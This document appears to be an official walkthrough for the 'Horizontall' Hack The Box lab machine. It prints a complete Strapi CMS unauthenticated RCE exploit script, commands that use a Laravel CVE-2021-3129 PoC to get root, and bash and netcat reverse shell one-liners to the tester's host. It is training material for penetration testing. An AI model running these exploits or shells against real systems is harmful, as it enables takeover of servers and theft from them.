


Horizontall

3st February 2022 / Document No D22.100.156

Prepared By: amra

Machine Author: wail99

Difficulty: Easy

Classification: Official

Synopsis

Horizontall is an easy difficulty Linux machine were only HTTP and SSH services are exposed. Enumeration of the website reveals that it is built using the Vue JS framework. Reviewing the source code of the Javascript file, a new virtual host is discovered. This host contains the `Strapi Headless CMS` which is vulnerable to two CVEs allowing potential attackers to gain remote code execution on the system as the `strapi` user. Then, after enumerating services listening only on localhost on the remote machine, a Laravel instance is discovered. In order to access the port that Laravel is listening on, SSH tunnelling is used. The Laravel framework installed is outdated and running on debug mode. Another CVE can be exploited to gain remote code execution through Laravel as `root`.

Skills Required

- Web Enumeration
- Linux Enumeration
- Basic SSH Knowledge

Skills Learned

- Source Code Review

- Port Forwarding

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.105 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.105
```


```
nmap -p$ports -sC -sV 10.10.11.105

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap output reveals just ports open. On port `22` SSH is running and on port `80` an Nginx web server. Since we have no credentials to try logging in with SSH we turn our attention to port 80. Nmap didn't follow a redirect to `http://horizontall.htb` upon making a request on port 80. Let's modify our hosts file to include `horizontall.htb`.

```
echo "10.10.11.105 horizontall.htb" | sudo tee -a /etc/hosts
```

Nginx

Browsing to port 80 redirects us to `http://horizontall.htb`.



The website itself doesn't have many functionalities. In fact none of the buttons work and those that do work redirect to the homepage.

Status	Method	Domain	File	Initiator	Type
304	GET	horizontall.htb	/	document	html
304	GET	horizontall.htb	app.c68eb462.js	script	js
304	GET	horizontall.htb	chunk-vendors.0e02b89e.js	script	js

Inspecting the requests made upon visitng the website we see some interesting Javascript files. It seems that the website is a "Single Page Application (SPA)" that was made using Vue Js. After using an online Javascript beautifier to make the contents of `app.c68eb462.js` more readable, a new vhost is discovered.

```
 methods: {
        getReviews: function() {
                        var t = this;
                        r.a.get("http://api-
prod.horizontall.htb/reviews").then((function(s)              {
                              return t.reviews = s.data
                           }
```

We should modify our hosts file once again.

```
echo "10.10.11.105 api-prod.horizontall.htb" | sudo tee -a /etc/hosts
```

We are now able to visit `http://api-prod.horizontall.htb`.

Welcome.

We are greeted with a single `Welcome` message and nothing more.


Gobuster

Since browsing to `http://api-prod.horizontall.htb` reveals a simple `Welcome` we could use Gobuster to bruteforce any available directories.

```
gobuster dir -u http://api-prod.horizontall.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o gobuster -t 50
```

```
gobuster dir -u http://api-prod.horizontall.htb -w /usr/share/seclists/Discovery
/Web-Content/raft-small-words.txt -o gobuster -t 50

/admin                (Status: 200) [Size: 854]
/Admin                (Status: 200) [Size: 854]
/users                (Status: 403) [Size: 60]
/reviews              (Status: 200) [Size: 507]
/.                    (Status: 200) [Size: 413]
/ADMIN                (Status: 200) [Size: 854]
/Users                (Status: 403) [Size: 60]
/Reviews              (Status: 200) [Size: 507]
```

The `/admin` directory seems like the most promising. Upon visiting `http://api-prod.horizontall.htb/admin` we are presented with the administrator panel for `Strapi`.



According to the official [webpage](), Strapi is an open source Node.js Headless CMS.

Foothold

Using `Searchsploit` on our local machine to search for possible exploits for the Strapi CMS we are presented with three options.

```
searchsploit strapi

--------------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ----------------------------
Strapi 3.0.0-beta - Set Password (Unauthenticated)                                | multiple/webapps/50237.py
Strapi 3.0.0-beta.17.7 - Remote Code Execution (RCE) (Authenticated)              | multiple/webapps/50238.py
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)        | multiple/webapps/50239.py
--------------------------------------------------------------------------------- ----------------------------
```


According to the exploit titles, version `3.0.0-beta.17.4` of Strapi CMS is vulnerable to Remote Code Execution (RCE), without being authenticated, in the administrator panel. Since we do not have any credential to try on the administrator panel we should find out if the version on the remote machine matches the one on the exploit. We should copy the exploit script on our local folder using the command `searchsploit -m 50239.py` and take a closer look on the source code.

```
# Exploit Title: Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE)
(Unauthenticated)
```

```python
# Date: 2021-08-30
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://strapi.io/
# Software Link: https://strapi.io/
# Version: Strapi CMS version 3.0.0-beta.17.4 or lower
# Tested on: Ubuntu 20.04
# CVE : CVE-2019-18818, CVE-2019-19609

#!/usr/bin/env python3

import requests
import json
from cmd import Cmd
import sys

if len(sys.argv) != 2:
    print("[-] Wrong number of arguments provided")
    print("[*] Usage: python3 exploit.py <URL>\n")
    sys.exit()


class Terminal(Cmd):
    prompt = "$> "
    def default(self, args):
        code_exec(args)

def check_version():
    global url
    print("[+] Checking Strapi CMS Version running")
    version = requests.get(f"{url}/admin/init").text
    version = json.loads(version)
    version = version["data"]["strapiVersion"]
    if version == "3.0.0-beta.17.4":
        print("[+] Seems like the exploit will work!!!\n[+] Executing exploit\n\n")
    else:
        print("[-] Version mismatch trying the exploit anyway")


def password_reset():
    global url, jwt
    session = requests.session()
    params = {"code" : {"$gt":0},
            "password" : "SuperStrongPassword1",
            "passwordConfirmation" : "SuperStrongPassword1"
            }
    output = session.post(f"{url}/admin/auth/reset-password", json = params).text
    response = json.loads(output)
    jwt = response["jwt"]
    username = response["user"]["username"]
```

```
    email = response["user"]["email"]

    if "jwt" not in output:
        print("[-] Password reset unsuccessfull\n[-] Exiting now\n\n")
        sys.exit(1)
    else:
        print(f"[+] Password reset was successfully\n[+] Your email is: {email}\n[+]
Your new credentials are: {username}:SuperStrongPassword1\n[+] Your authenticated JSON
Web Token: {jwt}\n\n")
def code_exec(cmd):
    global jwt, url
    print("[+] Triggering Remote code executin\n[*] Rember this is a blind RCE don't
expect to see output")
    headers = {"Authorization" : f"Bearer {jwt}"}
    data = {"plugin" : f"documentation && $({cmd})",
            "port" : "1337"}
    out = requests.post(f"{url}/admin/plugins/install", json = data, headers = headers)
    print(out.text)

if __name__ == ("__main__"):
    url = sys.argv[1]
    if url.endswith("/"):
        url = url[:-1]
    check_version()
    password_reset()
    terminal = Terminal()
    terminal.cmdloop()
```

Inside the script there is a function called `check_version()` that makes a request to `/admin/init` to check if the remote instance of Strapi is vulnerable to this exploit. We could visit this endpoint to verify manually if we can use this exploit.



The version matches the one that the exploit needs to work so we can try executing the script to get a reverse shell. From the source code we can see that it expects a `URL` parameter as input.

```
python3 50239.py http://api-prod.horizontall.htb
```

```
python3 50239.py http://api-prod.horizontall.htb

[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjQzODg5NDE2LCJleHAiOjE2NDY0ODE0M
TZ9.sYDpDFYHesUblOIwHUohguSSqZyw3LWcqFQoSqJvcJU


$> id
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An error occurred"}]}]}
```

It seems that the exploit worked, but we can't be certain because we are informed that this is a `blind RCE` so we can't have any output to our commands. We could try to get a proper reverse shell. First, we set up a listener on our local machine.

```
nc -lvnp 9001
```

Then, we sent a bash reverse shell command through the exploit script.

```
bash -c 'bash -i >& /dev/tcp/10.10.14.3/9001 0>&1'
```

On our listener we have a connection back from the remote machine.

```
nc -lvnp 9001


Ncat: Connection from 10.10.11.105.
Ncat: Connection from 10.10.11.105:58274.
strapi@horizontall:~/myapi$
```

It is worth noting that the exploit used relies on two seperate CVEs. The first one, CVE-2019-18818, allows attackers to reset the Administrator's password. Then, after authenticating to Strapi the CVE-2019-19609 can be leveraged to gain remote code execution.

Lateral Movement

First we need to get a proper shell before we continue. Executing the following sequence of commands will lead to a fully interactive `tty` shell.

```
script /dev/null -c bash
ctrl-z
stty raw -echo; fg
Enter twice
```

We have a reverse shell on the remote system as the user `strapi`. We can check the file `/etc/passwd` to get more information about our current user.

```
strapi@horizontall:~/myapi$ cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<SNIP>
developer:x:1000:1000:hackthebox:/home/developer:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
strapi:x:1001:1001::/opt/strapi:/bin/sh
```

Our home folder is located on `/opt/strapi`. We could try to create an SSH key pair on our local machine and add the public key to the `/opt/strapi/.shh/authorized_keys` files, in order to get a more stable connection over SSH.

First, we have to create a `.ssh` folder inside `/opt/strapi`.

```
strapi@horizontall:~/myapi$ cd /opt/strapi
strapi@horizontall:~$ mkdir .ssh
```

Then, we have to create the private - public key pair using `ssh-keygen` on our local machine.

```
ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): strapi
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in strapi
Your public key has been saved in strapi.pub
<SNIP>
```

Fianlly, we copy the contents of `strapi.pub` to `/opt/strapi/.shh/authorized_keys`.

Now we are able to use `SSH` to connect to the remote machine as the `strapi` user and read `user.txt` located on `/home/developer/user.txt`.

```
ssh -i strapi strapi@horizontall.htb

$ bash

strapi@horizontall:/home/developer$ id

uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)

strapi@horizontall:/home/developer$ cd /home/devoleper
strapi@horizontall:/home/developer$ ls -al

<SNIP>
-r--r--r--  1 developer developer    33 Feb  3 11:16 user.txt
<SNIP>
```

Privilege Escalation

Executing the command `sudo -l` to see if we have any sudo privileges requires the password for the user `strapi`, but we don't have any credentials for `strapi` so we can't check for sudo privileges.

Our next step would be to look for services listening only on localhost, meaning that our initial Nmap scan would not be able to discover.

```
strapi@horizontall:/home/developer$ ss -alnp | grep "127.0.0.1"

tcp  LISTEN 0      128     127.0.0.1:1337     0.0.0.0:*
tcp  LISTEN 0      128     127.0.0.1:8000     0.0.0.0:*
tcp  LISTEN 0      80      127.0.0.1:3306     0.0.0.0:*
```

The port `3306` is the default port for `MySQL`. That leaves us with two not common ports, port `1337` and `8000`. We can use `Curl` to see what services are running on these two ports.


```
strapi@horizontall:/home/developer$ curl 127.0.0.1:1337

<SNIP>
        <h1>Welcome.</h1>
<SNIP>

strapi@horizontall:/home/developer$ curl 127.0.0.1:8000

<SNIP>
Laravel v8 (PHP v7.4.18)
<SNIP>
```

On port `1337` it seems that we have the Strapi CMS page with the single `Welcome.` message. On port `8000`, though, we have Laravel framework. Our external enumeration did not reveal any information about the Laravel framework on the machine, so we should investigate this finding further.

Using SSH tunneling we can forward a local port to `localhost:8000` on the remote machine.

```
ssh -i strapi -L 8000:localhost:8000 strapi@horizontall.htb
```

Now we are able to browse on port `8000` from our local machine.




We can identify the version of Laravel installed on the machine as `Laravel v8(PHP v7.4.18)`. Once again we can use Gobuster to bruteforce directorires.

```
gobuster dir -u http://localhost:8000 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
```

```
gobuster dir -u http://localhost:8000 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o gobuster

/profiles            (Status: 500) [Size: 616208]
```

We can visit the newly discovered directory `http://localhost:8000/profiles`.



Laravel is disclosing some debug information meaning that the Laravel framework is running in debug mode.

Searching online for possible Laravel vulnerabilities we identify `CVE-2021-3129`. The CVE states that Laravel <= v8.4.2 running in debug mode is vulnerable to remote code execution.

On Github we find this PoC. First, we follow the instructions on the Github page to clone and configure the script.

```
git clone https://github.com/nth347/CVE-2021-3129_exploit.git
cd CVE-2021-3129_exploit
chmod +x exploit.py
```

Then, we execute the script.

```
./exploit.py http://localhost:8000 Monolog/RCE1 id

[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
Cloning into 'phpggc'...
remote: Enumerating objects: 2822, done.
remote: Counting objects: 100% (1164/1164), done.
remote: Compressing objects: 100% (673/673), done.
remote: Total 2822 (delta 476), reused 987 (delta 338), pack-reused 1658
Receiving objects: 100% (2822/2822), 416.99 KiB | 1014.00 KiB/s, done.
Resolving deltas: 100% (1118/1118), done.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)

[i] Trying to clear logs
[+] Logs cleared
```

We have code execution as `root`, meaning we can obtain a reverse shell as root.

We set up a listener on our local machine.

```
nc -lvnp 9001
```

Then, we use the exploit to send a reverse shell back to us.

```
./exploit.py http://localhost:8000 Monolog/RCE1 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 9001 >/tmp/f'
```

```
nc -lvnp 9001

Ncat: Connection from 10.10.11.105.
Ncat: Connection from 10.10.11.105:42362.
# id
uid=0(root) gid=0(root) groups=0(root)
```

We have a reverse shell as the `root` user.